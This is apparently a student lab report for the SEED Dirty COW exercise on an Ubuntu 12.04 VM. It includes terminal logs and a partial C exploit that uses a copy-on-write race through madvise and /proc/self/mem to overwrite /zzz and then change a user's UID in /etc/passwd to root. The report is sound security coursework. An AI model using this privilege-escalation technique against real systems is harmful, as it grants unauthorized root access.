
Introduction

This LAB of objective is to exploit Linux System Vulnerability using Seed Ubuntu 12.04 VM, which provides a hands-on lab in exploiting existing Linux Kernal vulnerabilities and then escalate the privilege from regular user to root user [1] [2].

Objective

Task 1: Modify a Dummy Read-Only File

According to the below screenshots, the objective of this Task1 is to create a file that only has read permission, which is /zzz. Then, if we compose a C exploitation program through provided skeleton code, this can perform a race condition attack [3] [4] for overwriting the existing content of the file.



```
[10/06/22 14:44] seed@ubuntu:~/Desktop/DirtyCow$ gcc cow_attack.c -lpt
hread
[10/06/22 14:44] seed@ubuntu:~/Desktop/DirtyCow$ ls
a.out  cow_attack.c
[10/06/22 14:44] seed@ubuntu:~/Desktop/DirtyCow$ a.out
^C
[10/06/22 14:45] seed@ubuntu:~/Desktop/DirtyCow$ ls
a.out  cow_attack.c
[10/06/22 14:45] seed@ubuntu:~/Desktop/DirtyCow$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct  6 14:44 /zzz
[10/06/22 14:46] seed@ubuntu:~/Desktop/DirtyCow$ ls
a.out  cow_attack.c
[10/06/22 14:46] seed@ubuntu:~/Desktop/DirtyCow$
[10/06/22 14:46] seed@ubuntu:~/Desktop/DirtyCow$ cat /zzz
111111******333333
[10/06/22 14:46] seed@ubuntu:~/Desktop/DirtyCow$
```

Task 2: Modify the Password File to Gain the Root Privilege

According to the below screenshots, the objective of this Task 2 is to overwrite the password file that is stored in the /etc/passwd path. The C program maps the user's ID before overwriting the permission to root permission

```
[10/06/22 15:22] seed@ubuntu:~/Desktop/DirtyCow$ sudo adduser ray
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
        LANGUAGE = (unset),
        LC_ALL = (unset),
        LC_TERMINAL_VERSION = "3.4.16",
        LC_CTYPE = "UTF-8",
        LC_TERMINAL = "iTerm2",
        LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
Adding user `ray' ...
Adding new group `ray' (1002) ...
Adding new user `ray' (1001) with group `ray' ...
Creating home directory `/home/ray' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ray
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
```

The new user of ray is a regular user.

```
[10/06/22 15:23] seed@ubuntu:~/Desktop/DirtyCow$ cat /etc/pa
pam.conf    pam.d/      papersize   passwd      passwd-
[10/06/22 15:23] seed@ubuntu:~/Desktop/DirtyCow$ cat /etc/passwd | gre
p ray
ray:x:1001:1002:,,,:/home/ray:/bin/bash
[10/06/22 15:23] seed@ubuntu:~/Desktop/DirtyCow$ su ray
Password:
ray@ubuntu:/home/seed/Desktop/DirtyCow$ id
uid=1001(ray) gid=1002(ray) groups=1002(ray)
ray@ubuntu:/home/seed/Desktop/DirtyCow$ exit
```

```
  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "ray:x:1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "ray:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
```

The below screenshot shows that the C exploitation program works, and ray this user is a superuser which is the root.

```
[10/06/22 15:26] seed@ubuntu:~/Desktop/DirtyCow$ gcc Task2cow_attack.c
 -lpthread
[10/06/22 15:27] seed@ubuntu:~/Desktop/DirtyCow$ ls
Task1cow_attack.c  Task2cow_attack.c  a.out
[10/06/22 15:27] seed@ubuntu:~/Desktop/DirtyCow$ a.out
^C
[10/06/22 15:29] seed@ubuntu:~/Desktop/DirtyCow$ su ray
Password:
root@ubuntu:/home/seed/Desktop/DirtyCow# id
uid=0(root) gid=1002(ray) groups=0(root),1002(ray)
root@ubuntu:/home/seed/Desktop/DirtyCow#
```

Conclusion

In this LAB, I know how to perform the race condition attack in ubuntu 12.04 and, most importantly is that when the read-only file does not have memory protection, it could be exploited from copy-on-write file for escalating to root privilege.

Reference

[1] https://seedsecuritylabs.org/Labs_20.04/Files/Dirty_COW/Dirty_COW.pdf

[2] https://seed.nyc3.cdn.digitaloceanspaces.com/SEEDUbuntu12.04.zip

[3] https://kishansuresh.medium.com/a-cow-in-linux-d9f036b9813

[4] https://www.makeuseof.com/tag/dirty-cow-vulnerability-everything-know/